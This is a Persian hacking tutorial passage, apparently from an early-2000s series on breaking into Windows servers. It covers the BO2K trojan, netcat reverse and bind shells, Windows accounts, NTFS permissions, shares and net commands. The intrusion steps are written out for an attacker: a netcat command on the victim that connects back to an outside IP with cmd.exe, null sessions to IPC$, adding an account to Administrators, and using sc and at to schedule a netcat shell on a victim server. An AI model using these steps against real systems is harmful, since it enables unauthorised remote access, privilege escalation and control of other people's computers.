مراجعه كنيد. كار كردن با BO2K تقريبا مثل sub7 ه ولي مثل sub7 نرم‌افزار لوسي نيست! در BO2K فايل كلاينت كه خودتون اجرا مي‌كنيد، bo2kgui.exe نام دارد و فايلي كه با توجه به نيازهاي شما سرور براي كامپيوتر قرباني مي‌سازد، bo2kcfg.exe است. بعد از اينكه سرور ساخته شد كه bo2k.exe نام دارد، اونو واسه كامپيوتر قرباني مي‌فرستيد و همونجا اجرا مي‌كنيد. حالا يه remote control روي سرور داريد :)

۳- و ...

- nc روي كامپيوتر قرباني اجرا شده. چرا نمي‌تونم به اون كانكت بشم؟

اين موضوع مي‌تونه دلايل مختلفي داشته باشه ولي معمولا دليلش اينه كه يک فايروال قبل از سرور قرار داره كه نمي‌ذاره به nc كانكت بشين. اين حالت معمولا موقعي پيش مياد كه nc رو به صورت passive يعني فالگوش (مثل موردي كه توضيح دادم) رو سرور نصب كرده باشين. چون شما مي‌خواهيد به اون كانكت بشويد (چون شما كلاينت هستين و اون سرور)، فايروال اين اجازه

رو نمي‌ده. در اين حالت اگر وضع رو برعكس كنيم و nc رو طوري تنظيم كنيم كه اون به ما كانكت بشه،معمولا مشكل حل ميشه. يعني بايد بجاي روش passive ، از روش active استفاده كنيم. در اين حالت در كامپوتر خودمون دستور زير اجرا مي‌كنيم:

```
nc -l -p 22
```

و اگر ip ما ۲۱۷,٦٦,۱۹۸,۱۱٦ باشه، در كامپيوتر قرباني،اينو:

```
nc 217.66.198.116  22 -e cmd.exe
```

حالا اون به ما كانكت ميشه و معمولا فايروال كاري به كارش نداره! دقت كنيد هميشه اول دستوري رو اجرا مي‌كنيم كه نقش سرور رو داره يعني اوني كه داراي سويچ l- است. چه active باشه و چه passive، فرقي نداره. حالا ما يک interactive shell داريم كه خيلي بدرد مي‌خوره.

+ نام مقاله: ضروريات ويندوز سرور براي هكرها - قسمت سوم

+ موضوع: شبكه و هک

+ نويسنده: آراز صمدي

+گرد آورنده : يونس حسنی فر

+ تاريخ ارائه: 1382/07/29

- يادآوري

اين مقاله ادامه مقاله قبلي‌ه! در اين درس نيز ما با يک سرور ويندوز به صورت يک كامپيوتر منفرد سروكار داريم و توجهي به كامپيوترهاي متصل به اون در شبكه‌اي كه هست نداريم.

- اكانت‌ها و گروه‌ها در ويندوز سرور

همون‌طور كه گفتم ما داريم در مورد يک ويندوز سرور منفرد صحبت مي‌كنيم، بنابراين منظور من از اكانت، اكانت‌هاي محلي يا local است (وقتي چند ويندوز سرور در كنار هم و به صورت شبكه مورد استفاده هستند، معمولا اكانت‌هاي سراسري يا global هم ست مي‌شود كه براي دسترسي به منابع در domain مورد استفاده قرار مي‌گيرد. درمورد اينكه domain در ويندوز سرور چيست، بعدها توضيح مي‌دم). بنابراين ما بحث اكانت‌هاي لوكال رو داريم. در مورد گروه‌ها هم همين‌طور يعني گروه‌هاي لوكال رو مي‌گم.

اكانت عبارت از يک username و password معتبر در ويندوز سرور است. وقتي از طريق يک اكانت به سيستم وارد مي‌شويم، اصطلاحا مي‌گوييم كه login يا logon كرده‌ايم. با login كردن به سرور به سطحي خاص از دسترسي به فايل‌ها و منابع سيستم مي‌رسيم كه بستگي به سطح اختيارات اون اكانت داره. تعداد زيادي اكانت لوكال پيش‌فرض وجود داره كه مهم‌ترين‌هاش، ايناست:

۱- اكانت Administrator : بالاترين سطح دسترسي به اون سرور خاص است. اگه با اين اكانت login كنيد، به نهايت دسترسي به اون كامپيوتر رسيده‌ايد. معادل root در سيستم‌عامل‌هاي مبتني بر يونيكس.

۲- اكانت guest : به صورت پيش‌فرض غير فعال است. اختيارات بسيار محدودي دارد.

۳- اكانت IUSR_xxxxx-yyyyy : در اين اكانت xxxx-yyyyyy نام همون كامپيوتره. مثلا ممكنه اسم اين اكانت اين باشه: IUSR_ABBASGOLI-V0P1QR !! اين اكانت همراه با IIS به طور پيش‌فرض ايجاد ميشه و خود ويندوز يه پسورد random براش ست مي‌كنه. (IIS يا Internet Information Server وب‌سرور مايكروسافت براي ويندوز است. اين نرم‌افزار همون چيزي است كه

روي پورت ۸۰ فال‌گوش مي‌ماند و وقتي شما سايتي از اون سرور رو توسط مرورگر درخواست مي‌كنيد، براي شما صفحه وب رو مي‌فرستد. وب سرورهاي ديگري نيز براي ويندوز وجود دارد كه به اندازه IIS پركاربرد نيستند) اين اكانت نيز يک اكانت محدود است. وقتي شما مشخصا از طريق پورت ۸۰ ويندوز سروري را هک مي‌كنيد كه IIS روي اون نصب شده و يک شل از اين طريق مي‌گيريد، معمولا شما سطح اختياراتي معادل همين اكانت IUSR_xxxxx-yyyyy رو بدست آورده‌ايد. يعني شما سطح اختيارات Administrator رو نداريد. خيليّ‌ها از من مي‌پرسند كه مثلا با Unicode bug يک ويندوز ۲۰۰۰ رو هک كرده‌ايم ولي نمي‌تونيم مثلا صفحه اول سايت رو عوض كنيم... دليلش اينه كه شلي كه شما از اين طريق بدست آورده‌ايد، در سطح Administrator نيست و ممكن است لازم باشد كه به طريقي از اكانت IUSR_xxxxx-yyyyy به Administrator برسيد تا بتونيد اون فايل خاص (صفحه اول) رو بدست بگيريد.

۴- و...

گروه‌هاي محلي (local groups) چيست؟

فرض كنيد كه يه كامپيوتر ۵۰ اكانت مختلف در اون ايجاد شده كه هر كدوم از اين اكانت‌ها دسترسي متفاوتي بايد به منابع داشته باشند. اگه قرار باشه هر ۵۰ اكانت تک تک ايجاد بشه و اجازه دسترسي به منابع خاص يكي يكي ايجاد بشه، كار بسيار طولاني خواهد بود. معمولا اينگونه است كه تعداد زيادي از اين اكانت‌ها بايد سطح اختيارات يكسان داشته باشند، مثلا ۳۰ تاشون در حد guest بايد به سرور دسترسي داشته باشند. در اين حالت بهتر است كه يک گروه ايجاد شود و اختيارات واسه اون گروه ست بشه. حالا هر اكانتي كه داخل اون گروه ايجاد بشه، همون سطح اختيارات رو خواهد داشت و اين مديريت رو ساده‌تر مي‌كنه. معمولا اسم گروه‌ها يه حرف s آخرشون دارند كه علامت جمعه. مهم‌ترين گروه‌ها عبارتند از:

۱- Administrators: يعني admin ها. مجموعه‌اي از اكانت‌ها كه دسترسي‌شون در حد Administrator است.

۲- Power Users

۳- Operators Backup

۴- Guests

۵- Users

۶- و...

Account Policy چيست؟

قواعدي است كه براي اكانت‌ها ست مي‌شود. مثلا ممكن است Admin سرور ست كند كه حداقل طول پسورد براي اكانت بايد ۶ حرف باشد يا اينكه فلان اكانت بعد از ۳ بار امتحان ناموفق براي login قفل شود و... اين اطلاعات رو قبلا در درس پورت ۱۳۹ گفتم كه ميشه به كمک enum يا winfo و... بدست آورد.

- permision ها (مجوزها) در NTFS

مجوزها در NTFS مهم‌ترين تحولي است كه نسبت به FAT32 رخ داده است. مجوزها تعيين مي‌كنند كه يک يوزر كه به سيستم login كرده است، در چه حدي مي‌تواند با فايل‌هاي يک فولدر كار كند. فرض كنيد كه يک يوزر از گروه guests به سيستم وارد شده است، در اين حالت مسلما نمي‌خواهيم كه اين فرد بتواند به تمام فايل‌ها دسترسي از نوع خواندن و نوشتن داشته و آنها را تغيير دهد. پس فولدرهايي وجود دارند (مثل فولدر مربوط به فايل‌هاي ويندوز) كه فقط براي افراد خاصي قابل دسترسي هستند.

نكته بسيار مهم در ويندوز اين است كه مجوزها براي فولدرها تنظيم مي‌شوند نه براي فايل‌ها. به عبارت ديگر وقتي مجوزي براي فايلي مي‌خواهيم ست كنيم، در ويندوز سرورها نمي‌توانيم براي اون فايل اين مجوز رو تنظيم كنيم، بلكه بايد فولدري كه فايل در اون قرار گرفته رو ست كنيم. در اين حالت تمام فايل‌هاي داخل اون فولدر همين مجوز رو خواهند داشت.

نكته مهم ديگر اين است كه مجوزها براي اكانت‌هاي مختلف به صورت‌هاي متفاوت ست مي‌شوند. مثلا ممكن است فولدر ويندوز

براي اكانت‌هاي guest به صورت فقط خواندني تنظيم شود، ولي براي اكانت‌هاي Administrators به صورت دسترسي كامل.

الف- مجوزها در NTFS 4.0:

۱- Access No : يعني عدم دسترسي براي يک اكانت خاص. يعني اينكه حتي نمي‌توان وارد اون فولدر شد.

۲- Read: فقط خواندني. يعني مي‌شه به فولدر وارد شد و فايل‌ها رو دسترسي داشت (چه فايل‌هاي اجرايي و چه غير اجرايي) و اون‌ها رو خواند (در مورد فايل‌هاي اجرايي يعني ميشه اجراشون كرد) ولي اجازه تغيير در فايل‌هاي اون فولدر مثل پاک كردن، ويرايش و ايجاد فايل جديد رو نداريم.

۳- Change: يعني هم خواندن، هم تغيير، هم حذف و هم اجرا براي اون اكانت خاص مجاز است. يعني همه كار ولي نه تغيير دادن مجوزها واسه اون فولدر. يعني اينكه فرد نمي‌تونه ست كنه كه اين فولدر كه الان مثلا براي اكانت‌هاي guests قابل دسترسي نيست، قابل دسترس بشه.

۴- Control Full: يعني دسترسي كامل. شامل همه مواردي كه در شماره ۳ گفته شد + اجازه تغيير مجوزها. بنابراين اين مجوز معمولا فقط براي Adminها ست مي‌شود.

ب- مجوزها در NTFS 5.0:

۱- No Access : يعني عدم دسترسي.

۲- Read: فقط خواندني. در NTFS ٤,۰ در حالت Read مي‌تونستيم فايل‌هاي اجرايي داخل اون فولدر رو اجرا كنيم ولي در NTFS 5.0 با اين مجوز نمي‌تونيم فايل‌هاي اجرايي رو اجرا كنيم و فقط مي‌تونيم بخونيم.

۳- Execute & Read: يعني اجازه خواندن و نيز اجازه اجرا كردن.

۴- Write: يعني اجازه خواندن، اجزا كردن و تغيير دادن.

۵- Modify: دقيقا مثل Write. اين نشون از ضريب هوشي مايكروسافت بزرگ داره! دو اسم براي يک نوع دسترسي :)

۶- Full Control: يعني مثل Write + اجازه تغيير مجوزها

- Share ها در ويندوز سرور

share در ويندوز سرورها يعني منابعي كه از طريق شبكه (يعني از راه دور) قابل دسترسي باشد. همون‌طور كه تو درس مربوط به پورت ۱۳۹ گفتم، دسترسي به منابع اشتراكي در ويندوز سرورها، از طريق پروتكل SMB است كه مايكروسافت اونو CIFS ميگه. در اين حالت، اول يک احراز هويت داريم و بعد از اون يک session يا نشست تشكيل ميشه (يه چيزي هم به اسم Null Session هست كه توضيحاتش در همون درس اومده.) پروتكل‌هاي قديمي NetBEUI (كه از دور خارج شده) و NetBIOS هم چيزي است هنوز هم توسط ويندوز ساپورت ميشه. منابع اشتراكي هم كه مشخصه: فولدرها، درايوها و چاپگر.

حالا مي‌رسيم به ليست share ها:

IPC$: يعني دسترسي كامل. اگه بتونيم به اين share برسيم در واقع به تمام فايل‌ها، درايوها و فولدرها دسترسي داريم. معمولا دسترسي به اين share فقط واسه اكانت‌هاي Admin است.

**ADMIN$** : اين share مربوط به فولدري است كه ويندوز در اون نصب شده است يعني %SystemRoot% بنابراين share محدودتري نسبت به IPC$ محسوب ميشه.

print$: يعني چاپگر! فولدر مربوطه‌اش اينجاست: %SystemRoot%\system32\spool\PRINTERS يعني با اين share به اين فولدر دسترسي داريم. اين فولدر جايي است كه كارهاي چاپي به صورت فايل‌هايي با پسوند spl نگهداري مي‌شوند.

C$** و **D$ و...: اگه اين share ها ست شده باشه به درايوهاي C و D و ... دسترسي داريم.

share هاي ديگر: هر فولدري رو در ويندوز ميشه share كرد و يک نام خاص به اون نسبت داد...

خوب بحث اینجاست که هر کدوم از این share ها هم مي‌تونند واسه اکانت‌هاي مختلف به صورت‌هاي متفاوت مجوزدهي شوند (درست مثل بحث NTFS که گفتم) ولي يه تفاوت وجود داره. در مورد share ها عبارت Access Network رو بکار مي‌بريم ولي واسه NTFS عبارت Local Access و اينا ممکنه متفاوت باشند. مثلا فرض کنيم که درايو C واسه اکانت guest در share به صورت read ست شده باشه. ولي در همين درايو فولدر ويندوز باشه که واسه guest در NTFS به صورت Access No ست بشه. حالا چه اتفاقي مي‌افته؟ در اين حالت، به صورت اشتراک به قضيه نگاه مي‌کنيم، يعني No Access (واسه حالت local Access) و Read (واسه حالت remote Access) رو با هم اشتراک مي‌گيريم (همون چيزي که تو درس رياضيات خوندیم!) و نتيجه Access No ميشه. پس اگه يک guest از طريق share وارد درايو C بشه، اگرچه به خيلي از فولدرها دسترسي خواهد داشت ولي دسترسي اون به فولدر مربوط به ويندوز در همون درايو غيرممکن خواهد بود.

- ساير دستورات خط فرماني در ويندوز سرورها

يک سري دستورات خطفرماني در قسمت اول اين مجموعه درس‌ها بررسي شد. بيشتر دستورات خطفرماني که امروز مي‌گم، از مجموعه دستور net ويندوز هستند (يعني با عبارت net شروع مي‌شوند) و اکثرا لازم است که با اکانتي در حد Administrator باشيد که اجرا بشوند. يه مطلب ديگه اينکه وقتي مي‌گم که يه دستور به صورت لوکال هم مي‌تونه اجرا بشه، روي ويندوز NT کامپيوتر خودتون هم مي‌تونيد تست کنيد. مطلب بعدي اينکه اين دستورات کاربردهاي زيادي دارند ولي ما فقط مواردي رو بررسي مي‌کنيم که بدرد يک هکر مي‌خوره!

۱- **net help** :

اين دستور در واقع help دستور net است. مي‌نويسم:

```
net help
```

و جواب مي‌شنوم:

```
The syntax of this command is:

NET HELP command
      -or-
NET command /HELP

   Commands available are:

   NET ACCOUNTS             NET HELP              NET SHARE
   NET COMPUTER             NET HELPMSG           NET START
   NET CONFIG               NET LOCALGROUP        NET STATISTICS
   NET CONFIG SERVER        NET NAME              NET STOP
   NET CONFIG WORKSTATION   NET PAUSE             NET TIME
   NET CONTINUE             NET PRINT             NET USE
   NET FILE                 NET SEND              NET USER
   NET GROUP                NET SESSION           NET VIEW

   NET HELP SERVICES lists the network services you can start.
   NET HELP SYNTAX explains how to read NET HELP syntax lines.
   NET HELP command | MORE displays Help one screen at a time.
```

توضيحات کاملا واضحه. مثلا اگه بخوام در مورد دستور net time و کاربردش اطلاعات بگيرم، بايد بنويسم:

```
net help time
```

يا

```
net time /help
```

تا توضيحات بياد.

۲- **net helpmsg** :

وقتي كه يک دستور net به صورتي اجرا ميشه كه خطايي پيش بياد، ويندوز يک شماره خطاي ۴ رقمي به ما ميده كه براي دريافت جزئيات بيشتر در مورد اين خطا بايد از دستور net helpmsg استفاده كنيم. مثلا مي‌نويسم!

```
net share shanguli_mangul_habbeye_angur
```

و جواب مياد:

```
This shared resource does not exist.


More help is available by typing NET HELPMSG 2310.
```

يک خطا رو گزارش داده و يک عدد ۴ رقمي به من داده. براي اينكه بدونم جزئيات خطا چيه، مي‌نويسم:

```
net helpmsg 2310
```

و به من ميگه كه اشتباه من چه بوده است...

۳- **net time** :

ما از اين دستور براي فهميدن زمان روي يک سرور استفاده مي‌كنيم. اگه به صورت لوكال استفاده مي‌كنيد (يعني اگه يک shell در سرور قرباني داريد و دستورات رو همون‌جا تايپ مي‌كنيد) بنويسيد:

```
net time
```

ولي اگه به صورت remote كار مي‌كنيد (يعني يک session NetBIOS تشكيل داده‌ايد توسط دستور net use كه در درس پورت ۱۳۹ هم توضيح داده شده)، بنويسيد:

```
net time \\xxx.xxx.xxx.xxx
```

كه xxx.xxx.xxx.xxx همان ip ي است كه session براش داريم.

۴- **net use** :

اين دستور دو كاربرد مهم داره كه در بحث پورت ۱۳۹ بحث شده‌است. اولين كاربرد connect يا disconnect شدن به يک كامپيوتر با پورت ۱۳۹ باز و NetBIOS فعال است. مثلا اگه بخوام با اكانت Administrator با پسورد yechizi به كامپيوتري با ip ي xxx.xxx.xxx.xxx كانكت بشم به share ي به اسم IPC$ (اين share معمولا هست، به همين دليل از اين share استفاده كردم. اگه شما روي كامپيوتر قرباني از وجود share ديگري اطلاع داريد، همون رو استفاده كنيد) ، مي‌نويسم:

```
net use \\xxx.xxx.xxx.xxx\IPC$ "yechizi" /user:"Administrator"
```

اين كاربرد اول بود كه اينو قبل از دستور net view انجام مي‌ديم. مي‌تونستيم يک Session null تشكيل بديم، به اين صورت كه قسمت مربوط به username و password رو خالي بذاريم. به اين صورت:

```
net use \\xxx.xxx.xxx.xxx\IPC$ "" /user:""
```

حالا session تشكيل شده است! كاربرد بعدي اينه كه بعد از اينكه دستور بالا رو اجرا كردم و بعد دستور net view رو اجرا كردم و ليست كامل share ها رو بدست آوردم، بيام و يكي از اين share ها رو استفاده كنم. مثلا اگه اسم share كه ليست شده، SharedDocs باشه، و بخوام يک درايو جديد رو بهش نسبت بدم كه بتونم باهاش كار كنم، مي‌نويسم:

```
net use * \\xxx.xxx.xxx.xxx\SharedDocs
```

معني كاراكتر * اينه كه اگه مثلا آخرين درايو در كامپيوتر من (با احتساب سي-دي درايو) مثلا G باشه، درايوي كه براي share استفاده مي‌شه، درايو بعدي يعني H باشه. مي‌تونستم اينطوري هم بنويسم:

```
net use H: \\xxx.xxx.xxx.xxx\SharedDocs
```

خوب حالا مي‌تونم مثل يک درايو محلي باهاش کار کنم. توي درس پورت ۱۳۹ مي‌اومديم و My Computer رو از دسکتاپ باز مي‌کرديم و با درايو جديد کار مي‌کرديم. چون ما دستورات داس رو ياد گرفته‌ايم مي‌تونيم با اين دستورات هم با اون درايو کار کنيم، مثلا بنويسيم:

```
H:
dir
,...
```

وقتي کارمون با share تموم شد، بايد disconnect کنيم، با اين دستور :

```
net use /delete H:
```

تا ارتباط قطع بشه.

۵- **net view** :

netbios session تشکيل داده‌ام (گاهي Null Session هم جواب ميده) و حالا مي‌خوام ببينم که چه منابعي برام share شده، مي‌نويسم:

```
net view \\xxx.xxx.xxx.xxx
```

و مثلا جواب مي‌گيرم:

```
Shared resources at \\xxx.xxx.xxx.xxx

Share name   Type         Used as  Comment

-------------------------------------------
SharedDocs   Disk
The command completed successfully.
```

مي‌بينيد که SharedDocs فولدري‌است که share شده. حالا با دستور net use مي‌تونم از share استفاده کنم.

۶- **share net** :

اين دستور به ما کمک مي‌کنه که share ها رو به صورت لوکال مديريت کنيم (دستور بالايي به صورت remote استفاده مي‌شد) . مي‌خوام ببينم که چه share هايي الان هست. مي‌نويسم:

```
net share
```

و جواب مي‌گيرم:

```
Share name   Resource                        Remark

-------------------------------------------------------------------------------
F$           F:\                             Default share
IPC$                                         Remote IPC
D$           D:\                             Default share
I$           I:\                             Default share
G$           G:\                             Default share
E$           E:\                             Default share
ADMIN$       I:\WINNT                        Remote Admin
H$           H:\                             Default share
C$           C:\                             Default share
J$           J:\                             Default share
The command completed successfully.
```

همشون پر واضح‌اند! خوب حالا مي‌خوام مثلا C$ رو از ليست share ها پاک کنم. مي‌نويسم:

```
net share C$ /delete
```

اگه دوباره ليست رو بيارم، مي‌بينم كه ديگه نيست. مي‌خوام دوباره همون رو share كنم، مي‌نويسم:

```
net share C$=C:
```

حالا مي‌خوام مثلا فولدر C:\ali رو به اسم info بيام و share كنم، مي‌نويسم:

```
net share info=c:\ali
```

حالا اگه ليست بگيرم، مي‌بينم كه وارد ليست شده.

۷- **net accounts** :

Account Policy رو براي اكانتي كه با اون وارد شده‌ايم بيان مي‌كند. به‌صورت لوكال استفاده مي‌شود. مي‌نويسم:

```
net accounts
```

و مثلا جواب مي‌شنوم:

```
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          42
Minimum password length:                              0
Length of password history maintained:                None
Lockout threshold:                                    Never
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        SERVER
The command completed successfully.
```

تنها قسمتي كه نياز به توضيح دارد، عبارت Lockout است. اين يک ويژگي امنيتي است. فرض كنيد كه كسي مي‌خواد از طريق امتحان كردن تعداد زيادي پسورد براي يک اكانت، پسورد رو پيدا كنه (Crack كردن). مي‌تونيم جوري اكانت رو تنظيم كنيم كه مثلا بعد از سه بار تست ناموفق، به مدت چند دقيقه locak يا قفل بشه. اسن باعث ميشه كه كار هكر كند بشه. ولي معمولا اينطوري است كه اكانت Administrator جوري هست كه هرگز قفل نشه (توضيحات مفصل رو درس بعدي بخونيد).

۸- **net user** :

اين دستور به ما كمک مي‌كنه كه به صورت لوكال بدونيم كه چه اكانت‌هايي در سيستم تعريف شده است و نيز اينكه اطلاعاتي در مورد هريک بدست بياريم و نيز اكانت جديد تعريف كنيم. اول مي‌خوام بدونم چه اكانت‌هايي تعريف شده، مي‌نويسم:

```
net user
```

و جواب مي‌شنوم:

```
User accounts for \\computer-name


-------------------------------------------------------------------------------
Administrator            ali                      araz
ASPNET                   Guest
The command completed successfully.
```

خوب حالا مثلا مي‌خوام راجع به اكانت guest اطلاعاتي بگيرم، مي‌نويسم:

```
net user guest
```

و جواب مي‌گيرم:

```
User name                    Guest
Full Name
Comment                      Built-in account for guest access to the computer/domain
```

```
User's comment
Country code                 000 (System Default)
Account active               No
Account expires              Never

Password last set            10/27/2003 2:58 AM
Password expires             Never
Password changeable          10/27/2003 2:58 AM
Password required            No
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Guests
Global Group memberships     *None
The command completed successfully.
```

مي‌بينيد كه در سطر ۲ تا مونده به آخر (سطري Local Group Membership) دقيقا بيان شده كه اين اكانت به چه گروه‌هايي تعلق داره. دقت كنيد كه به‌جاي دستور net user از دستور net users هم مي‌تونيد استفاده كنيد. حالا مي‌خوام يک اكانت جديد اضافه بكنم. اسم اكانت مي‌خوام vahid باشه و پسورد اون yechizi مي‌نويسم:

```
net user vahid yechizi /add
```

حالا مي‌خوام همين اكانت رو پاک كنم:

```
net user vahid /delete
```

دقت كنيد كه در دستور پاک كردن ديگه لزومي به وارد كردن پسورد نيست. دستور بعدي به ما ميگه كه چطوري يک اكانت رو وادار كنيم كه عضو يک گروه محلي شود.

۹- **net localgroup** :

ليست گروه‌هاي محلي تعريف شده رو بيان مي‌كنه و نيز ميشه فهميد در هر كدوم از اين گروه‌ها چه اكانت‌هايي هست ونيز ميشه به يک گروه خاص اكانتي اضافه كرد. مي‌خوام ببينم كه چه گروه‌هاي محلي تعريف شده است. مي‌نويسم:

```
net localgroup
```

و جواب مي‌شنوم:

```
Aliases for \\Computer-name


-------------------------------------------------------------------------------
*Administrators           *Backup Operators         *Debugger Users
*DHCP Administrators      *DHCP Users               *Guests
*Power Users              *Replicator               *Users
The command completed successfully.
```

دقت کنید که ویندوز معمولا هنگام ارائه نتایج دستورات net میاد و اول اسم هر گروه یک * قرار میده تا با اکانت‌ها اشتباه نشه.
حالا مي‌خوام ببینم که مثلا در گروه Administrators چه اکانت‌هايي هست. مي‌نويسم:

```
net localgroup Administrators
```

و جواب مي‌شنوم:

```
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain

Members

-------------------------------------------------------------------------------
Administrator
ali
araz
The command completed successfully.
```

پس سه تا اکانت در حد Admin داریم. حالا مي‌خوام مثلا اکانت ali رو از لیست Admin ها خارج کنم، مي‌نويسم:

```
net localgroup Administrators ali /delete
```

و اون اکانت از گروه حذف میشه (مي‌تونید دوباره لیست بگیرید و ببینید که دیگه در این گروه نیست). حالا مي‌خوام دوباره اکانت ali رو به این گروه اضافه کنم، مي‌نويسم:

```
net localgroup Administrators ali /add
```

این دستور از جمله مهم‌ترین دستوراتي است که باید یاد بگیرید. گاهي با اکانتي وارد مي‌شویم و مي‌خواهیم که اونو به حد Admin برسونیم و روش کار همین دستور آخري است (اینکه اجازه این‌کار رو داریم یا نه، بحثي است که بعدا مطرح مي‌شه و گفته خواهد شد که چطوري توسط یک سري exploit مشکل رو حل کنیم). وقتي اکانتي وارد گروه Admin میشه، تمام مزاياي همچین گروهي رو یدست میاره.

۱۰- **net session** :

به کمک این دستور مشخص میشه که چه کساني الان یک session در سیستم دارند. به عبارت دیگه چه کساني به صورت remote به سیستم وارد شده‌اند. این دستور رو تایپ کنید:

```
net session
```

تا لیست اونا بیاد. اگه مي‌خوام همه session ها رو خاتمه بدم، مي‌نويسم:

```
net session /delete
```

این همه session هاي مرا در کامپیوتري که درش این دستور اجرا شده، با سایر کامپیوترها قطع مي‌کند. اگه فقط بخوام یک session رو با یه کامپیوتر خاص تموم کنم، مي‌نويسم:

```
net session \\xxx.xxx.xxx.xxx /delete
```

این در حالتي است که با اون کامپیوتر session داشته باشم. دقت کنید که به جاي دستور net session مي‌تونید از دستور net sessions یا net sess استفاده کنید.

۱۱- **send net** :

فرض کنید که مي‌خوام یک message به فرد خاصي که الان به سیستم وارد شده و یک session دارد بفرستم. (اینکه فردي session دارد یا نه، به کمک دستور net session قابل بررسي است) بدین منظور از این دستور مي‌تونم استفاده کنم. مثلا اگه بخوام به Administrator که الان در سیستم هست، پیغام Salam Refig رو بفرستم، مي‌نويسم:

```
net send Administrator Salam Refig
```

در این حالت اون پیغام منو مي‌گیره. اگه بخوام به همه اونایي که الان session دارند، همین پیغام رو بفرستم، مي‌نويسم:

```
net send /users Salam Refig
```

و پيغام و همه مي‌گيرند. اين دستور بايد به صورت local يعني از طريق يک shell اجرا بشه.

۱۲- ساير دستورات net :

يک سري دستورات net هستند مثل net computer و net group که در شبکه‌اي از ويندوز سرورها کاربرد دارند و بعدها بررسي خواهند شد. و نيز يک سري دستور براي مديريت سرويس‌ها داريم مثل net config و net stop و net continue و net pause و start net که در جلسه بعد مي‌گم.

- NTRK چيست؟

NTRK مخفف NT Resourse Kit است. NTRK محصولي از مايکروسافت است و به صورت يک CD جداگانه (و البته پولي) همراه نسخه‌هاي مختلف ويندوزهاي سري NT به فروش مي‌رسه و يک سري ابزارهاي خطفرماني و گرافيکي بسيار جالب را در اختيار قرار مي‌ده. NTRK مثل يک شمشير دولبه‌است، هم به مديران شبکه کمک مي‌کنه که کار مديريت ويندوز سرور رو راحت‌تر انجام بدهند و هم از ديدگاه هکر، NTRK پر از برنامه‌هايي است که براي هک کردن ويندوز سرور مورد نياز است. نرم‌افزارهايي که خط فرمان خود ويندوز فاقد آن است. الان که من دارم درس رو مي‌نويسم، شما مي‌تونيد از اين آدرس http://www.dynawell.com/support/ResKit/ به تعدادي از اين ابزارها دسترسي پيدا کنيد. (البته اين گونه آدرس‌ها مدام تغيير مي‌کنند چون در واقع غيرقانوني هستند). حالا مهم‌ترين نرم‌افزارهاي اين مجموعه رو شرح مي‌دم:

الف- ابزارهای کار با Schedule Service :

۱- **sc** :

به کمک اين ابزار، مي‌تونيم سرويس‌هاي خاصي رو در سرور شروع، متوقف و... کند. مهم‌ترين سرويسي که در کار با اين ابزار مدنظر داريم، schedule service است. اين سرويس به ما امکان مي‌دهد که سرور قرباني رو وادار کنيم که در زمان خاص، کار خاصي رو انجام دهد. اگه يادتون باشه وقتي با NetBIOS کار مي‌کرديم و مي‌تونستيم تروجاني رو به کامپيوتر قرباني کپي کنيم، معمولا بايد منتظر مي‌شديم که کسي پشت همون کامپيوتر روي فايل کليک کند يا در موادري خاص مي‌تونستيم کاري کنيم که موقع restart شدن کامپيوتر اون فايل اجرا بشه ولي خودمون نمي‌تونستيم اون فايل رو اجرا کنيم. به کمک schedule service مي‌تونيم مشخص کنيم که مثلا سر فلان ساعت فلان دستور اجرا شود (مثلا اين دستور مي‌تواند دستوري باشد که به کمک nc يک پورت روي کامپيوتر قرباني اجرا شود). اين حالت در مواردي کاربرد دارد که ما يک اکانت Admin روي اون کامپيوتر داريم ولي به دلايلي شلي در اختيار نيست. براي اينکه توسط ابزار sc بتونيم مثلا schedule service رو در کامپيوتر قرباني فعال کنيم (البته اگه در حال حاضر فعال نباشد)، ابتدا بايد يک session به کمک يک اکانت خاص از طريق NetBIOS برپا ! کنيم. دقت کنيد که session بايد حتما براي اکانتي در سطح اختيارات Admin برپا شود. اين کار رو همون‌طور که گفتم، به کمک دستور net use انجام مي‌ديم. حالا که session برقرار شد، در کامپيوتر خودمون مي‌نويسيم:

```
sc \\xxx.xxx.xxx.xxx start schedule
```

و جواب مي‌شنوم:

```
SERVICE_NAME: schedule
        TYPE               : 120  WIN32_SHARE_PROCESS (interactive)
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
```

و schedule service شروع مي‌شود. دقت كنيد كه كلمه start براي شروع يک سرويس است و كلمه schedule يعني schedule service پس با اين دستور schedule service در كامپيوتر قرباني فعال مي‌شود. در دستور بالا منظور از xxx.xxx.xxx.xxx در واقع ip قرباني است. همون ip كه يک session باهاش داريم.

اگر schedule service از قبل فعال بود جواب مي‌شنيدم:

```
[SC] StartService FAILED 1056:


An instance of the service is already running.
```

۲- **at** :

بعد از اينكه schedule service در كامپيوتر قرباني فعال شد، حالا مي‌خوام يه schedule task (يا schedule job) رو اجرا كنم. يعني اينكه يک دستور رو مشخص كنم كه سر ساعت خاصي اجرا شود. مثلا فرض كنيد كه من فايل nc رو به فولدري در آدرس c:\something كپي كرده‌ام و حالا مي‌خوام كاري كنم كه پنج دقيقه ديگه، يک پورت توسط nc ايجاد بشه. اولا اينكه من قبلا يه netbios session تشكيل دادم. حالا ميام و ساعت كامپيوتر قرباني رو بدست ميارم. اين كار رو همون‌طور كه گفتم، توسط دستور net time انجام مي‌دم. ملاحظه مي‌كنم كه مثلا ساعت سرور الان ۱۱:۲۰ PM است (ساعت سرور مسلما با ساعت كامپيوتر شما متفاوت خواهد بود). حالا اگه بخوام ۵ دقيقه ديگر (يعني سر ساعت ۱۱:۲۵ PM) دستور nc -l -p 22 -e cmd.exe اجرا بشه و فايل nc هم همون‌طور كه گفتم مثلا در فولدر c:\something باشه، مي‌نويسم:

```
at \\xxx.xxx.xxx.xxx 11:25P "c:\something\nc -l -p 22 -e cmd.exe"
```

